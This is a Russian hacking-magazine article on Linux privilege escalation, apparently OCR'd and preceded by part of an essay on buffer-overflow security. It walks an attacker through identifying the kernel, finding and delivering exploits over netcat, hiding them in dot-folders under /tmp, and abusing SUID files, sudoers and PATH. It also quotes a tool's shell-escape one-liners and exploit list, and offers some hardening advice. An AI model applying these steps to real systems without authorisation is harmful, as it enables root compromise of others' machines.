
Человеческий фактор пока что главная проблема несовершенства — даже имея все технологии и методы защиты от такой проблемы, как BoF, мы все еще их встречаем. Как сказано выше — сейчас это не Google и Microsoft, а более мелкие вендоры, которые не столкнулись с значимостью безопасности своих продуктов, что логично. Но другая реальность видится мне более серьезной проблемой для нас. Повторяется история 80–90-х — было много важного и уязвимого ПО, но оно было изолировано от хакеров, поэтому разработчики, даже зная, что у них есть уязвимости (хотя бы в теории), игнорировали эту проблему по причине нерентабельности и значимости — нет угрозы. Пример АСУ ТП — софт там такой же, как и везде, а вот решений проблем безопасной разработки в контексте современных угроз мало. Сообщество разработчиков АСУ ТП было не готово встретить тот факт, что кто-то сможет и будет атаковать их продукты. Учитывая, что доступность АСУ ТП сетей через интернет пока не очень обширна, мы не имеем проблем с реальными атаками в массе. Пока это единичные случаи, которые основаны на куче условий, вроде заразить флешку или подрубиться к токовой линии, — векторы реальны, но не многочисленны, а инцидентов мало. Поэтому поезд едет медленно.

С другой стороны, я вижу автопроизводителей, которые выводят автомобили в сети, в том числе и в интернет и радиоканалы, — со слабо подготовленным для современных угроз ПО. И я смело вангую, что следующие десять лет пройдут не под лозунгом безопасности АСУ ТП, а под лозунгом безопасности автомобилей и появятся первые эксплойты, в том числе и RCE под реальные машины. Производители авто прекрасно знают, что эра их взломов идет, но стали думать они об этом немного поздно: к сожалению, обновление прошивок для компонентов автомобиля и ОС — процесс не совсем отлаженный и простой. Поэтому я верю, что BoF возродится, просто в другой среде. Тем не менее дорожка по защите протоптана — ОС QNX и ARM-чипы (которые используются в тачках) поддерживают и NX, и ASLR. Ребята, мы делаем будущее, и неважно, с какой стороны. Хакер ли ты и публикуешь ресерч, как ломать, или ты менеджер, внедряющий SDLC, — все мы часть большой экосистемы, и результат наших трудов один — более совершенные технологии, ПО и мир!

ДОТЯНУТЬСЯ ДО РУТА

КАК ПОДНЯТЬ СВОИ ПРИВИЛЕГИИ СРЕДИ ПИНГВИНОВ

Антон «ant» Жуков
ant@real.xakep.ru



JoAnn Gould@shutterstock.com



В прошлом номере мы уже рассматривали, как можно поднять свои привилегии до системных в мире Windows. Как оказалось, вариантов для этого более чем достаточно. Что выбрать, зависит как от ситуации, так и от твоих предпочтений. Однако, как ты понимаешь, расширять свои полномочия приходится не только для окошек, но и для пингвинов. Какие здесь есть возможности? Ну что ж, давай посмотрим...

PREFASE

Как ты помнишь (и как должен помнить каждый адекватный администратор), работать в линуксе под рутом категорически не рекомендуется. В идеальном мире ты должен использовать его только для конфигурирования сервера, установки и обновления ПО и прочих чисто административных задач. Вся беда в том, что мы живем в обычном мире, который очень далек от идеального. Поэтому такая ситуация все же иногда случается. Правда, в большинстве случаев чисто из-за халатности, ибо так уж исторически сложилось, что пользователям линукса приходилось разбираться в том, как работает их операционная система. А хоть немного разбираясь в системе и ее механизмах безопасности, под рутом уже сидеть не будешь. Поэтому сегодня, в отличие от Windows, где мы говорили о получении системных привилегий из-под админа, будем рассматривать только варианты повышения привилегий от непривилегированного пользователя до рута. Итак, приступим.

ЭКСПЛОЙТЫ

Все способы получения прав суперпользователя в Linux можно условно разделить на две категории. Первая — это как раз таки использование эксплойтов. В отличие от Windows, с ее механизмом автоматической установки обновлений, приверженцам пингвина приходится по большей части самостоятельно следить за выходом заплаток и их установкой. В связи с этим шанс встретить среди Linux-машин не пропатченную до конца систему гораздо выше. Какие преимущества данного метода можно выделить? Для начала — большинство эксплойтов используют уязвимости в ядре ОС, что позволяет получить максимальные привилегии. Найти код подходящего эксплойта не так сложно, и ты наверняка знаешь пару ресурсов. Плюс ко всему, чтобы воспользоваться сплоитом, подчас не требуется разбираться во всех тонкостях используемой уязвимости — достаточно просто правильно скомпилировать его и запустить (иногда, правда, приходится его немного кастомизировать, но довольно часто все будет работать и без подгонки напильником). В общем виде алгоритм действий выглядит следующим образом:

1. Определить версию ядра и дистрибутива.
2. Получить список доступных инструментов для сборки эксплойта.
3. Доставить эксплойт на целевую машину.
4. Скомпилировать (при необходимости) и запустить.
5. Наслаждаться полученным root'ом.

Ну а теперь о каждом шаге более детально.

Идентификация

Судя по плану, сначала надо узнать, куда мы вообще попали, что за дистр используем и какова версия ядра. Версию ядра можно вытянуть с помощью всем известной команды `uname -a` или ее аналогов. Для того же, чтобы получить информацию об используемом дистрибутиве, надо глянуть в файлик `*-release`, лежащий в каталоге `etc` (в зависимости от дистра он может называться по-разному: `lsb-release` в Ubuntu, `redhat-release` в Red Hat / CentOS и так далее):


```
cat /etc/*-release
```

Зная дистрибутив и версию ядра, можно заняться вторым этапом — поиском подходящей «отмычки».

Поиск эксплойта

Как только вся необходимая информация окажется на руках, настанет время искать подходящий эксплойт. Первое, что приходит на ум, — это exploit-db.com, но есть и альтернативы: 1337day (bit.ly/12e2Erd), SecuriTeam (bit.ly/1wOdrFl), ExploitSearch (bit.ly/1yYgrxM), Metasploit (bit.ly/1u42z0n), securityreason (bit.ly/1s8XRhr), seclists (bit.ly/1u8f1Ll). В конце концов, есть гугл, он точно знает о сплоитах больше всех.

Забегая немного вперед, скажу: иногда по какой-либо причине «отмычка» может не работать или же ее надо немного адаптировать под определенные условия или свои нужды, то есть пройтись по ней напильником. В таком случае не помешает выудить о ней дополнительную информацию, которую можно почерпнуть на одном из следующих ресурсов:



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПРОТИВОДЕЙСТВИЕ СПЛОИТАМ

Какие-то новаторские рецепты тут придумать сложно. Все и так давно известно. Надо просто вовремя устанавливать заплатки. Это первое. Второе — ограничить места, откуда можно запускать на исполнение файлы (папку `tmp` уж точно следует лишить данной возможности). Ну и применить какое-нибудь защитное решение, например grsecurity (bit.ly/1wcJla3).

- www.cvedetails.com
- packetstormsecurity.org/files/cve/[CVE]
- cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]
- www.vulnview.com/cve-details.php?cvename=[CVE]

Итак, допустим, ты нашел подходящий эксплойт, который дарует тебе пропуск в мир рута. Осталось только как-то переправить его на машину.

Доставка на дом

Для того чтобы доставить сплоит на место, существует достаточно много способов, от всем известных cURL/wget, Netcat, FTP, SCP/SFTP, SMB до использования DNS TXT записей. Чтобы выяснить, какие из данных инструментов у нас представлены, выполняем:

```
find / -name wget
find / -name nc*
find / -name netcat*
find / -name tftp*
find / -name ftp
```

Допустим, у нас нашелся Netcat. Для передачи файла с его помощью на принимающей стороне запускаем:

```
nc -l -p 1234 > out.file
```

То есть слушаем порт 1234. На отправляющей выполняем следующее:

```
nc -w 3 [destination] 1234 < out.file
```

Если передача происходит с *nix- на *nix-систему, то есть там и там есть стандартные утилиты, то для ускорения процесса передачи можно воспользоваться сжатием. В таком случае команды будут выглядеть так:

```
nc -l -p 1234 | uncompress -c | tar xvfp -
// для получения
tar cfp - /some/dir | compress -c | nc -w 3
[destination] 1234 // для отправки
```

Остальные варианты еще проще, так что не станем рассматривать использование wget, FTP и прочих общеизвестных методов.

Прятки

Хорошо, как доставить, разобрались. Но как при этом не спалиться? Если твой сплоит обнаружат, будь уверен, что лазейку быстро прикроют. Так что размещать его, компилировать и запускать надо из какого-то неприметного места. В линуксе директории, начинающиеся с точки (например, `.secret_folder`), являются скрытыми. Поэтому логично было бы их использовать для сокрытия своей активности. Например, поместить в них код эксплойта: `/tmp/.nothingthere/exploit.c`. Правда, в таком случае надо сначала убедиться, что `tmp` смонтирована без опции `noexec` и из нее можно будет запустить собранный эксплойт (для этого воспользуйся командой `mount`).

ИНСТРУМЕНТЫ

Для автоматизации поиска слабых мест можно воспользоваться следующими тулзами:

1. **LinEnum** (bit.ly/15VINz5) — bash-скрипт, который сделает всю грязную работу за тебя, выполняя все проверки, описанные в данном cheat sheet'е (bit.ly/1G0sHPv). Всего в его арсенале около 65 различных проверок, начиная от получения информации о версии ядра и заканчивая поиском потенциально интересных SUID/GUID-файлов. Кроме того, скрипту можно передать ключевое слово, которое он будет искать во всех конфигурационных и лог-файлах. Запускается проверка следующим образом: `./LinEnum.sh -k keyword -r report -e /tmp/ -t`. После того как сканирование завершится, тебе будет представлен довольно подробный отчет, наиболее интересные места которого будут подсвечены желтым цветом.
2. **LinuxPrivChecker** (bit.ly/1G0utA2) — Python-скрипт, который также пригодится в поиске потенциальных вариантов для повышения привилегий. В общем-то, он выполняет все те же стандартные вещи: проверку привилегий, получение информации о системе... Но основная его фишка в том, что по завершении проверки он предложит тебе список эксплойтов, которые, по его мнению, помогут поднять привилегии. Такой вот молодец :).
3. **Unix-privesc-check** (bit.ly/1q9eFch) — данный скрипт позволяет искать варианты для прокачки привилегий не только в Linux, но также и в Solaris, HPUX, FreeBSD. Он старается обнаружить ошибки конфигурации, которые позволили бы непривилегированному пользователю подняться в системе.
4. **g0tmi1k's Blog** (bit.ly/12OU82M) — а это блог, в котором хорошо описаны все те проверки, что выполняются тремя названными инструментами. Так что настоятельно рекомендую заглянуть туда и познакомиться, чтобы представлять, как работают эти инструменты «изнутри».

Сборка и запуск эксплойта

Как только мы доставили и разместили эксплойт, его надо будет собрать/настроить. Как правило, эксплойты пишутся на C либо на одном из скриптовых языков Python/Perl/PHP. Постоянные читатели][знают, что оставлять на своем сервере компилятор не самое лучшее решение, поэтому обычно его выпиливают. Если на твой вопрос о версии компилятора `gcc -v` bash ругнется `gcc: command not found`, значит, тебе «повезло» и придется идти в обход. То есть либо искать сплоит на питоне, перле или чем-то еще, либо компилить его на виртуальной машине с аналогичной

РАБОТАТЬ В ЛИНУКСЕ ПОД РУТОМ КАТЕГОРИЧЕСКИ НЕ РЕКОМЕНДУЕТСЯ. В ИДЕАЛЬНОМ МИРЕ ТЫ ДОЛЖЕН ИСПОЛЬЗОВАТЬ ЕГО ТОЛЬКО ДЛЯ КОНФИГУРИРОВАНИЯ СЕРВЕРА, УСТАНОВКИ И ОБНОВЛЕНИЯ ПО И ПРОЧИХ ЧИСТО АДМИНИСТРАТИВНЫХ ЗАДАЧ

ОС и версией ядра. После чего переместить полученный исполняемый файл на целевой хост (правда, стопроцентной работы этот способ не гарантирует, сплоит может упасть и обрушить систему, так что поаккуратнее тут). Однако, как показывает практика, интерпретатор для одного из упомянутых языков все же должен присутствовать в системе. Так что не следует сразу опускать руки, вместо этого проверяем все варианты:

```
find / -name perl*
find / -name python*
find / -name gcc*
find / -name cc
```

В случае успеха тебе останется только запустить скомпилированный эксплойт и наслаждаться повышением. Ну или же разбираться, почему он не сработал, тут как повезет.

```
#####################################################################
# Local Linux Enumeration & Privilege Escalation Script #
#####################################################################
# www.rebootuser.com
# version 0.5

# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t

OPTIONS:
-k      Enter keyword
-e      Enter export location
-t      Include thorough (lengthy) tests
-r      Enter report name
-h      Displays this help text


Running with no options performs limited scans/no output
#####################################################################
```

Основные опции LinEnum

ПРАВА, ФАЙЛЫ, ПУТИ И КОНФИГИ

Вторая категория, которую также вполне можно выделить в поднятии привилегий, — это способы, не связанные с использованием эксплойтов, а основанные на поиске файлов с некорректно выставленными правами. Здесь, как и в случае с Microsoft Windows, есть свои тонкости и маленькие хитрости, но в основном это все та же рутинная работа по сбору и анализу данных. Обычно первым делом ищутся файлы, которые доступны всем на чтение и запись:

```
find / -perm 2 !↵
-type l -ls
```

Таких может оказаться достаточно большое число, и среди них можно найти что-нибудь интересное: конфигурационные файлы, исходники сайтов/приложений, скрипты, запускаемые init'ом или cron'ом. В принципе, ситуация, когда файл доступен всем на чтение и запись, — это нормальное явление. Проблемы возникают, когда пользователи/администраторы/скрипты начинают бездумно менять разрешения. Поэтому, когда ты изменяешь разрешения, старайся избегать использования chmod 777. Ну и проводи периодический аудит, чтобы важные файлы не оказались доступны всем подряд.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                 handles and called files (e.g. parsed from shell scripts,
                 linked .so files).  This mode is slow and prone to false
                 positives but might help you find more subtle flaws in 3rd
                 party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of.  Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'.  If you don't see it then this
script didn't find any problems.

root@kali:~#
```

Unix-privesc-check предлагает на выбор всего две опции

Setuid + setgid

Как гласит документация, setuid и setgid являются флагами прав доступа, которые позволяют запускать исполняемые файлы с правами владельца или группы исполняемого файла (обычно root'а). Такие исполняемые файлы, запущенные с повышенными привилегиями, могут получать доступ к более привилегированной информации. Например, в случае установки setuid на команду ls ты получишь возможность просматривать содержимое директорий, доступ в которые тебе изначально был запрещен. А в случае vim — править конфигурационные файлы, в которые до этого не имел права заглядывать.

Соответственно, если в приложениях с установленным setuid/setgid-флагом, присутствуют такие уязвимости, как buffer overflow или command injection, то атакующий может выполнить произвольный код с повышенными привилегиями. Поэтому следующим вариантом обычно ищут исполняемые файлы с данными флагами.

```
sudo find / -xdev \(-perm 4000\) -type f↵
-print0 -exec ls -s {} \;
```

В принципе, можно и без sudo, это необходимо лишь для того, чтобы проверить директории, к которым у тебя нет доступа.

Обычно существует три варианта дальнейшего использования таких исполняемых файлов. Первый — попытаться поднять привилегии, опираясь на функционал, предоставляемый этим приложением (вернее, придумать свой способ необычного использования этого функционала). Второй вариант — найти публичный сплоит или провести самостоятельный фаззинг с целью выявления багов. Третий — command injection. Универсального рецепта нет, все зависит от ситуации.

SUDO

Команда sudo (substitute user and do), что дословно означает «подменить пользователя и выполнить», позволяет делегировать те или иные привилегированные ресурсы пользователям с ведением протокола работы. То есть предоставляет пользователям возможность выполнять команды от имени root'а (либо других юзеров), используя свой собственный пароль, а не пароль рута. Правила для принятия решений о предоставлении доступа находятся в файле /etc/sudoers. Подробнее о формате этого файла и задании правил ты можешь посмотреть в официальном мануале или Википедии. Я лишь скажу, что этот файл также необходимо тщательно проверять. Потому как часто бывает, что некоторые приложения при установке его изменяют, и притом не в лучшую сторону. В результате чего у пользователей появляется возможность поднять свои привилегии (пост на Offensive security, повествующий о таком случае: bit.ly/1A62EUU).

C:\Users\Ant\Dropbox\xakep\192. Взлом. LPE\linuxprivchecker.py - Sublime Text 2 (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

OPEN FILES

linuxprivchecker.py

```
print "[*] ENUMERATING INSTALLED LANGUAGES/TOOLS FOR SPLOIT BUILDING...\n"

devTools = {"TOOLS":{"cmd":"which awk perl python ruby gcc cc vi vim nmap find netcat nc wget tftp ftp 2>/dev/null", "msg":"Installed Tools", "results":re
devTools = execCmd(devTools)
printResults(devTools)

print "[+] Related Shell Escape Sequences...\n"
escapeCmd = {"vi":[":!bash", ":set shell=/bin/bash:shell"], "awk":["awk 'BEGIN {system(\"/bin/bash\")}'"], "perl":["perl -e 'exec \"/bin/bash\";'"], "find
for cmd in escapeCmd:
    for result in devTools["TOOLS"]["results"]:
        if cmd in result:
        for item in escapeCmd[cmd]:
            print "    " + cmd + "-->\t" + item
print
print "[*] FINDING RELEVENT PRIVILEGE ESCALATION EXPLOITS...\n"

# Now check for relevant exploits (note: this list should be updated over time; source: Exploit-DB)
# sploit format = sploit name : {minversion, maxversion, exploitdb#, language, {keywords for applicability}} -- current keywords are 'kernel', 'proc', 'pk
sploits= {      "2.2.x-2.4.x ptrace kmod local exploit":{"minver":"2.2", "maxver":"2.4.99", "exploitdb":"3", "lang":"c", "keywords":{"loc":["kernel"], "va
        "< 2.4.20 Module Loader Local Root Exploit":{"minver":"0", "maxver":"2.4.20", "exploitdb":"12", "lang":"c", "keywords":{"loc":["kernel"], "val":"k
        "2.4.22 "'do_brk()'" local Root Exploit (PoC)":{"minver":"2.4.22", "maxver":"2.4.22", "exploitdb":"129", "lang":"asm", "keywords":{"loc":["kernel"
        "<= 2.4.22 (do_brk) Local Root Exploit (working)":{"minver":"0", "maxver":"2.4.22", "exploitdb":"131", "lang":"c", "keywords":{"loc":["kernel"], "
        "2.4.x mremap() bound checking Root Exploit":{"minver":"2.4", "maxver":"2.4.99", "exploitdb":"145", "lang":"c", "keywords":{"loc":["kernel"], "val
        "<= 2.4.29-rc2 uselib() Privilege Elevation":{"minver":"0", "maxver":"2.4.29", "exploitdb":"744", "lang":"c", "keywords":{"loc":["kernel"], "val":
        "2.4 uselib() Privilege Elevation Exploit":{"minver":"2.4", "maxver":"2.4", "exploitdb":"778", "lang":"c", "keywords":{"loc":["kernel"], "val":"ke
        "2.4.x / 2.6.x uselib() Local Privilege Escalation Exploit":{"minver":"2.4", "maxver":"2.6.99", "exploitdb":"895", "lang":"c", "keywords":{"loc":[
        "2.4/2.6 bluez Local Root Privilege Escalation Exploit (update)":{"minver":"2.4", "maxver":"2.6.99", "exploitdb":"926", "lang":"c", "keywords":{"l
        "<= 2.6.11 (CPL 0) Local Root Exploit (k-rad3.c)":{"minver":"0", "maxver":"2.6.11", "exploitdb":"1397", "lang":"c", "keywords":{"loc":["kernel"],
        "MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit":{"minver":"0", "maxver":"99", "exploitdb":"1518", "lang":"c", "keywords":
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2004", "lang":"c", "keywords":{"loc":["k
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (2)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2005", "lang":"c", "keywords":{"loc"
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (3)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2006", "lang":"c", "keywords":{"loc"
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (4)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2011", "lang":"sh", "keywords":{"loc
        "<= 2.6.17.4 (proc) Local Root Exploit":{"minver":"0", "maxver":"2.6.17.4", "exploitdb":"2013", "lang":"c", "keywords":{"loc":["kernel"], "val":"k
        "2.6.13 <= 2.6.17.4 prctl() Local Root Exploit (logrotate)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2031", "lang":"c", "keywords":{"
        "Ubuntu/Debian Apache 1.3.33/1.3.34 (CGI TTY) Local Root Exploit":{"minver":"4.10", "maxver":"7.04", "exploitdb":"3384", "lang":"c", "keywords":{"
        "Linux/Kernel 2.4/2.6 x86-64 System Call Emulation Exploit":{"minver":"2.4", "maxver":"2.6", "exploitdb":"4460", "lang":"c", "keywords":{"loc":["k
        "< 2.6.11.5 BLUETOOTH Stack Local Root Exploit":{"minver":"0", "maxver":"2.6.11.5", "exploitdb":"4756", "lang":"c", "keywords":{"loc":["proc","pkg
        "2.6.17 - 2.6.24.1 vmsplice Local Root Exploit":{"minver":"2.6.17", "maxver":"2.6.24.1", "exploitdb":"5092", "lang":"c", "keywords":{"loc":["kerne
        "2.6.23 - 2.6.24 vmsplice Local Root Exploit":{"minver":"2.6.23", "maxver":"2.6.24", "exploitdb":"5093", "lang":"c", "keywords":{"loc":["os"], "va
        "Debian OpenSSL Predictable PRNG Bruteforce SSH Exploit":{"minver":"0", "maxver":"99", "exploitdb":"5720", "lang":"python", "keywords":{"loc":["os
        "Linux Kernel < 2.6.22 ftruncate()/open() Local Exploit":{"minver":"0", "maxver":"2.6.22", "exploitdb":"6851", "lang":"c", "keywords":{"loc":["ker
        "< 2.6.29 exit_notify() Local Privilege Escalation Exploit":{"minver":"0", "maxver":"2.6.29", "exploitdb":"8369", "lang":"c", "keywords":{"loc":["
        "2.6 UDEV Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8478", "lang":"c", "keywords":{"loc":["proc","pkg"]
        "2.6 UDEV < 141 Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8572", "lang":"c", "keywords":{"loc":["proc",
        "2.6.x ptrace_attach Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8673", "lang":"c", "keywords":{"loc":["k
        "2.6.29 ptrace_attach() Local Root Race Condition Exploit":{"minver":"2.6.29", "maxver":"2.6.29", "exploitdb":"8678", "lang":"c", "keywords":{"loc
```

PATH

Как и на винде, в линуксе некорректно настроенные пути также помогут поднять свои привилегии. Обычно такое случается с переменной окружения PATH (используй `printenv` для ее просмотра). Посмотрел? Отлично, а теперь скажи: что, если переменная окружения PATH будет начинаться с `.` (`.:/bin:/usr/sbin ....`)? Обычно так делают пользователи, которые не хотят набирать два лишних символа, то есть хотят вызывать команду так: `$ program` вместо `$ ./program`. Добавление `.` в PATH означает возможность выполнять файлы/скрипты из рабочей директории. Добавить ее можно следующим образом:

```
PATH=.:${PATH}
export PATH
```

А теперь представим ситуацию, что у нас есть два пользователя: Джо (атакующий) и Боб. Джо знает, что у Боба есть sudo-привилегии на изменение паролей пользователей, в том числе и рута. Кроме того, Боб ленив и добавил `.` в переменную окружения PATH. Хитрый Джо пишет программу, которая будет менять пароль рута, называет ее `ls` и кладет в папку, куда любит заглядывать Боб. Теперь, когда последний зайдет в папку и захочет посмотреть ее содержимое, выполнится программа, которую написал Джо, и пароль рута будет изменен. Поэтому всегда проверяем переменные окружения на наличие интересных вещей, а для себя делаем следующие выводы:

1. Никогда не используем `.` в переменной PATH.
2. Если точка там все-таки присутствует, размещаем следующую строку в `.bashrc` или `.profile`:

```
PATH=`echo $PATH | sed -e 's/::/:/g;↵
